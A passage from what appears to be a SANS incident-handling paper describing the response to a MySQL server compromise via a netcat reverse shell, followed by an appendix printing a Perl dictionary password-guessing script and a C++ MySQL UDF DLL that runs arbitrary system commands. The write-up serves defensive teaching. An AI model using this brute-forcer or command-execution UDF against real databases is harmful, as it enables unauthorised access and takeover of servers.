


Figure 39. netstat -an

Jack looks for an established outbound connection over port 80 and finds one. Jack inserts a floppy obtained from his jumpbag that contains the TCPView utility and executes it. The results as shown in Figure 40 were quite alarming.

© SANS Institute 2000 - 2005 Author retains full rights.




Figure 40. TCPView

The server did indeed have an open established outbound connection over TCP port 80. What was worse was that it was bound to an executable titled, nc.exe. Jack right-clicked on the suspect entry and selected 'Process Properties' which displayed the dialog shown in Figure 41.




Figure 41. TCPView: Process Properties

It is now clear to Jack that an attacker had shoveled an administrative shell on

© SANS Institute 2000 - 2005 Author retains full rights.

the database server back to another workstation using netcat. Jack was now confident that the alerts that he observed are indicative of a compromise.

Jack gives Pat, the incident response team lead, a call at 7:30AM and declares the situation an incident. While waiting for his handling partner to arrive, Jack documents further notes on the progress of his investigation and fills out an incident investigation form.

4.3. Containment

Pat immediately assembles his incident response team into the incident response war room. Arthur, a system administrator, was sent to join Jack on the scene to assist with the incident. Both Jack and Arthur join the others in the war room via phone. By 7:50AM most of the team has assembled in the war room and the incident handling process begins.

Pat instructs the two handlers at the scene begin further assessing the situation by first filling out the Incident Survey forms which they adapted from those available at the SANS website[25]. He also instructs Paul, the network administrator, to begin a capture of all traffic traversing across the interface of the compromised host using tcpdump. Pat asks him to closely monitor the traffic and alert the team immediately if any new behavior is observed. Pat then pulls in another system administrator to investigate Software Corp's other database hosts and assess whether or not they are exhibiting similar symptoms.

Jack and Arthur finish their survey at 8:10AM and then are asked to remove the compromised server from the network and begin creating a backup of the hard drive. They begin powering down the system by removing the power cable from the rear of the appliance. The network cable is then removed as well. The chassis is then opened and another hard drive obtained from Jack's jumpbag is installed.

Jack and Arthur power the server on and boot from the Helix CD. Once it comes up they open a Root Shell and carefully use the 'dd' command to make a backup as shown in Figure 42.

```
dd if=/dev/hda of=/dev/hdb
```

Figure 42. Backup using dd.

Once the procedure is complete, the system is powered down. They then open up the chassis and swap out the drive that the backup was written to with another clean hard drive so that they can make another backup. At 11:00AM

[25] "Sample Incident Handling Forms." The SANS Institute. May 30, 2005. <http://www.sans.org/incidentforms/>

© SANS Institute 2000 - 2005 Author retains full rights.

both backups are complete, the original hard drive is removed, placed in a plastic bag, and a chain of custody established.

While Jack remains on the scene to install a replacement hard drive, Arthur heads back to the office with the original hard drive as well as both backups. When he gets there, he places the original hard drive in the safe to maintain as evidence along with one of the backup copies.

The remaining backup Arthur places in a spare server for analysis. After booting the system up, he first checks the directory from which the netcat binary was run from, 'C:\MySQLtemp'. There he finds both the netcat binary and the batch file used to invoke it. Arthur investigated a little more and discovered a peculiar entry in the Scheduled Tasks GUI as shown in Figure 43.




Figure 43. Unauthorized scheduled task.

Upon further inspection of the task properties, Arthur verified that it did indeed point to the batch file in the 'C:\MySQLtemp' directory. Arthur paused for a moment to record notes on his progress.

Although Arthur had found the mechanism used to shovel a shell back to an attacker, he not yet found how the file had gotten there in the first place. After consulting with Paul, Arthur found the firewall at Software Corp's perimeter only allowed connection from the internet that were destined to port 80/tcp or 3306/tcp on the database server. With that in mind, he looks to the MySQL binary logs for more information as shown in Figure 44.

© SANS Institute 2000 - 2005 Author retains full rights.




Figure 44. Reviewing MySQL binary logs using mysqlbinlog.

Fortunately, MySQL was configured on this host to record all database transactions. As such, the attacker's interaction with the database was entirely mapped out before him and he easily discovered how the attacker compromised the system. Arthur concludes his analysis at 12:30PM

4.4. Eradication

Since the attacker was clearly able to obtain administrative access on the database server, the incident handling team decides to rebuild the system before putting it back into production. This action is in accordance with Software Corp's incident response policy.

At 11:30AM, the system administrator performed this by loading the hard drive with a disk image taken from the system one week earlier. The database was loaded with values obtained from a backup made two days prior, well before the attack took place. The asset owners of course, approved this action.

Before putting the system back into production a number of changes had to be made. First, it was discovered that the database was open to the internet to allow a business partner to interface with it. The web server was in place to allow the partner to make changes to the database using phpMyAdmin. Rather than open the database to the entire Internet, it was decided that the connection traverse across a Virtual Private Network established between both partners. It was also decided that the partner should not be allowed to administer the database and that Software Corp had access to talent that could manage the database completely through 'mysql'. So, the web server service was removed from the database server.

© SANS Institute 2000 - 2005 Author retains full rights.

It was also determined that the name for the default privileged MySQL account, 'root', did not need to be preserved. So, it was renamed to a less conspicuous title. Since the password for the administrative account was incredibly weak to begin with, it was changed to comply with the organization's password policy. The account was also configured such that it could only be accessed from a limited set of hosts.

All other database accounts were checked for weak passwords as well. Accounts that were configured such that they could be accessed from anywhere were modified to only allow access from a limited set of hosts.

Further, it was decided that the database did not need to be running as the privileged user, 'SYSTEM'. Had the attacker been able to compromise MySQL as a lesser-privileged user, he would not have been able to accomplish his evil deeds as easily. Putting the least privilege principle into practice, an account named 'mysql' with limited privileges was created and the MySQL service was reconfigured to execute as 'mysql'.

At 2:30PM, the incident handling team performs a vulnerability analysis against the database server using tools such as nmap and Nessus. They also check vendor websites of all installed software to ensure that the database server is at the most current patch level.

Then, just to be safe, the team inspects other database servers for the same vulnerabilities discovered during the incident, directing changes as necessary.

4.5. Recovery

The system must now be validated before being put back into production. The incident team asks the development team to perform a set of regression tests that they defined and documented previous to the incident to ensure that it is compliant with their baseline and will meet their business needs. At 3:30PM, they happily do so with success.

At 5:00PM, the incident handling team advises the development team in a written memo that they are confident that the database server is ready to be put back into production and resume normal operations. After closely reviewing the document as well as all the information that they've been given thus far, the development team agrees.

Pat instructs Jack to monitor the database server to ensure that nothing was overlooked in the incident handling process. Jack will do so intently for the next 24 hours. Over the course of the following week, Jack will continue to check on the server and pay close attention to all snort alerts related to the database server.

© SANS Institute 2000 - 2005 Author retains full rights.

4.6. Lessons Learned

As the process begins to wrap up around 5:30PM, Pat asks Jack and Arthur, the handlers on-site for this particular incident, to draft a final report. Once the draft is complete, Pat reviews and approves the document before forwarding it onto the rest of the incident handling team for review. Before leaving for the day, he schedules a lessons learned meeting on the afternoon of the following day.

At the lessons learned meeting, all members of the incident handling team are asked to review the report and sign off on it. After doing so, the team moves on to finalizing the executive summary. Aside from highlighting what occurred, the team made sure to draw attention to the fact that the incident was handled in a timely fashion and the amount of potential damage prevented.

Before concluding the meeting, Pat asks all members to participate in a brief brainstorming session and suggest improvements that might be needed or useful based upon experiences during this incident. The following were identified:

- Security awareness program enhancements.
    - Stress responsibility to manually enforce password policy when automated controls are not in place.
    - Stress importance of security on all assets, including those in development.
    - Educate system administrators on the importance of the principle of least privilege.
- Investigate automated password policy enforcement options on database accounts.
- Improve firewall configuration review & approval process.
- Review system configuration checklists. Ensure elements exist to encourage principle of least privilege.
- Investigate the use of host-based intrusion detection systems on servers.

After a list of ideas is generated, the team prioritizes each. Pat records the list and later pitches the more critical ideas to senior management in seek of approval and funding to implement each.

© SANS Institute 2000 - 2005 Author retains full rights.

5. Extras

5.1. get_db_passwd.pl

```
#!/usr/bin/perl -w

use strict;
use DBI;

die("USAGE: $0 <DICTIONARY_FILE> <USER_NAME> <TARGET_HOST_NAME>
[<TARGET_HOST_PORT>] /n") unless ( $#ARGV==2 || $#ARGV==3 );

my $dictFile=$ARGV[0];
my $user=$ARGV[1];
my $target=$ARGV[2];
my $port;
if ($#ARGV==3) {
        $port = $ARGV[3];
} else {
        $port = 3306;
}
my @passwords;
my $dsn = "DBI:mysql:database=mysql;host=$target;port=$port";

my $password="";
my $stime=time();
my $ttime;

open(DICT, $dictFile) or die("Unable to open dictionary file
$dictFile: $!");

while (<DICT>) {
        chomp;
        push(@passwords, $_);
}

while ((my $temppw = pop(@passwords)) && ($password eq "")) {
        chomp($temppw);
        if (my $dbh = DBI->connect($dsn, $user, $temppw,
{'PrintError' => 0})) {
                $password = $temppw;
                $ttime = time()-$stime;
        }
}


if ($password ne "") {
        print "Password for $user\@$target\:$port is
\"$password\"\nPassword found in $ttime seconds.\n";
} else {
        print "Password for $user\@$target\:$port is not in the
provided dictionary.\n";
}
```

5.2. udf_exploit.cpp

```
#include <stdio.h>
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
#include <stdlib.h>

enum Item_result {STRING_RESULT, REAL_RESULT, INT_RESULT,
ROW_RESULT};

typedef struct st_udf_args {
      unsigned int           arg_count; // number of arguments
      enum Item_result *arg_type; // pointer to item_result
      char                   **args;          // pointer to arguments
      unsigned long          *lengths;  // length of string args
      char                   *maybe_null;     // 1 for maybe_null
args
} UDF_ARGS;

typedef struct st_udf_init {
      char                   maybe_null; // 1 if func can return NULL
      unsigned int           decimals;  // for real functions
      unsigned long          max_length; // for string functions
      char                   *ptr;      // free ptr for func data
      char                   const_item; // 0 if result is constant
} UDF_INIT;

extern "C" __declspec(dllexport) int do_system(UDF_INIT *initid,
UDF_ARGS *args, char *is_null, char *error)
{
      if (args->arg_count != 1)
            return(0);

      system(args->args[0]);

      return(0);
}
```

5.3. udf_exploit.dsp

```
# Microsoft Developer Studio Project File - Name="udf_exploit" -
Package Owner=<4>
# Microsoft Developer Studio Generated Build File, Format Version
6.00
# ** DO NOT EDIT **

# TARGTYPE "Win32 (x86) Dynamic-Link Library" 0x0102

CFG=udf_exploit - Win32 Debug
!MESSAGE This is not a valid makefile. To build this project using
NMAKE,
!MESSAGE use the Export Makefile command and run
!MESSAGE
!MESSAGE NMAKE /f "udf_exploit.mak".
!MESSAGE
!MESSAGE You can specify a configuration when running NMAKE
!MESSAGE by defining the macro CFG on the command line. For example:
!MESSAGE
!MESSAGE NMAKE /f "udf_exploit.mak" CFG="udf_exploit - Win32 Debug"
!MESSAGE
!MESSAGE Possible choices for configuration are:
!MESSAGE
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
!MESSAGE "udf_exploit - Win32 Release" (based on "Win32 (x86) Dynamic-
Link Library")
!MESSAGE "udf_exploit - Win32 Debug" (based on "Win32 (x86) Dynamic-
Link Library")
!MESSAGE

# Begin Project
# PROP AllowPerConfigDependencies 0
# PROP Scc_ProjName ""
# PROP Scc_LocalPath ""
CPP=cl.exe
MTL=midl.exe
RSC=rc.exe

!IF  "$(CFG)" == "udf_exploit - Win32 Release"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 0
# PROP BASE Output_Dir "Release"
# PROP BASE Intermediate_Dir "Release"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 0
# PROP Output_Dir "Release"
# PROP Intermediate_Dir "Release"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /MT /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D
"_WINDOWS" /D "_MBCS" /D "_USRDLL" /D "UDF_EXPLOIT_EXPORTS"
/Yu"stdafx.h" /FD /c
# ADD CPP /nologo /MT /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D
"_WINDOWS" /D "_MBCS" /D "_USRDLL" /D "UDF_EXPLOIT_EXPORTS" /FR
/Yu"stdafx.h" /FD /c
# ADD BASE MTL /nologo /D "NDEBUG" /mktyplib203 /win32
# ADD MTL /nologo /D "NDEBUG" /mktyplib203 /win32
# ADD BASE RSC /l 0x409 /d "NDEBUG"
# ADD RSC /l 0x409 /d "NDEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /dll /machine:I386
# ADD LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib
comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /dll /machine:I386
```

5.4. udf_exploit.dsw

```
Microsoft Developer Studio Workspace File, Format Version 6.00
# WARNING: DO NOT EDIT OR DELETE THIS WORKSPACE FILE!

###############################################################################
##########

Project: "udf_exploit"=".\udf_exploit.dsp" - Package Owner=<4>
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
Package=<5>
{{{
}}}

Package=<4>
{{{
}}}

##################################################################
##########

Global:

Package=<5>
{{{
}}}

Package=<3>
{{{
}}}

##################################################################
##########
```

© SANS Institute 2000 - 2005, Author retains full rights.

6. References

1. "MySQL User Defined Function Privilege Escalation." Open Source Vulnerability Database. December 22, 2004. May 30, 2005. <http://www.osvdb.org/displayvuln.php?osvdb_id=12779>
2. "MySQL UDF root privileges." Internet Security Systems. December 31, 2004. May 30, 2005. <http://xforce.iss.net/xforce/xfdb/18824>
3. "MySQL UDF Dynamic Library Exploit." SecuriTeam. December 26, 2004. May 30, 2005. <http://www.securiteam.com/exploits/6G00P1PC0U.html>
4. Anley, Chris. "Hackproofing MySQL." Next Generation Security Software Ltd. July 5, 2004. May 30, 2005. <http://www.nextgenss.com/papers/HackproofingMySQL.pdf>
5. Ivaldi, Marco. "raptor_udf.c - dynamic library for do_system() MySQL UDF." December 4, 2004. May 30, 2005. <http://www.0xdeadbeef.info/exploits/raptor_udf.c>
6. Ivaldi, Marco. "Re: PENTEST MySQL on windows." February 22, 2005. May 30, 2005. <http://seclists.org/lists/pen-test/2005/Feb/0117.html>
7. "Virus Information – Spybot.IVQ." Secunia. July 28, 2005. May 30, 2004. <http://secunia.com/virus_information/14950/>
8. "MySQL 4.1 Downloads." MySQL AB. May 30, 2005. <http://dev.mysql.com/downloads/mysql/4.1.html>
9. "MySQL Reference Manual :: 27.2.2 CREATE FUNCTION/DROP FUNCTION Syntax." MYSQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/create-function.html>
10. "MySQL Reference Manual :: 5.5.4 Security Issues with LOAD DATA LOCAL." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/load-data-local.html>
11. "MySQL Reference Manual :: 2.9.3. Securing the Initial MySQL Accounts." MySQL AB. May 30, 2005. <http://dev.mysql.com/doc/mysql/en/default-privileges.html>
12. "Securing a MySQL Server on Windows." MySQL AB. May 30, 2005. <http://dev.mysql.com/tech-resources/articles/securing_mysql_windows.html>
13. "The phpMyAdmin Project." PhpMyAdmin Development Team. May 30, 2005. <http://www.phpmyadmin.net>
14. Fyodor. "Nmap." May 30, 2005. <http://www.insecure.org/nmap/>
15. "Openwall wordlists collection." Openwall Project. May 30, 2005. <http://www.openwall.com/wordlists/>
16. Hobbit. "netcat (Windows)." Security Focus. October 22, 2001. May 30, 2005. <http://www.securityfocus.com/tools/139/scoreit>
17. "Snort." Sourcefire. May 30, 2005. <http://www.snort.org>
18. Wotring, Brian. "Osiris | Host Integrity Monitoring." Hostintegrity.com. May 30,2005. <http://www.hostintegrity.com/osiris>
19. "Helix." E-fense. May 30, 2005. <http://e-fense.com/helix>
20. Russinovich, Mark. "TCPView." Sysinternals. May 30, 2005.

© SANS Institute 2000 - 2005 Author retains full rights.

<http://www.sysinternals.com/ntw2k/source/tcpview.shtml>

21. "Fport." Foundstone, Inc. May 30, 2005.
<http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm>

22. "Sample Incident Handling Forms." The SANS Institute. May 30, 2005.
<http://www.sans.org/incidentforms/>

© SANS Institute 2000 - 2005, Author retains full rights.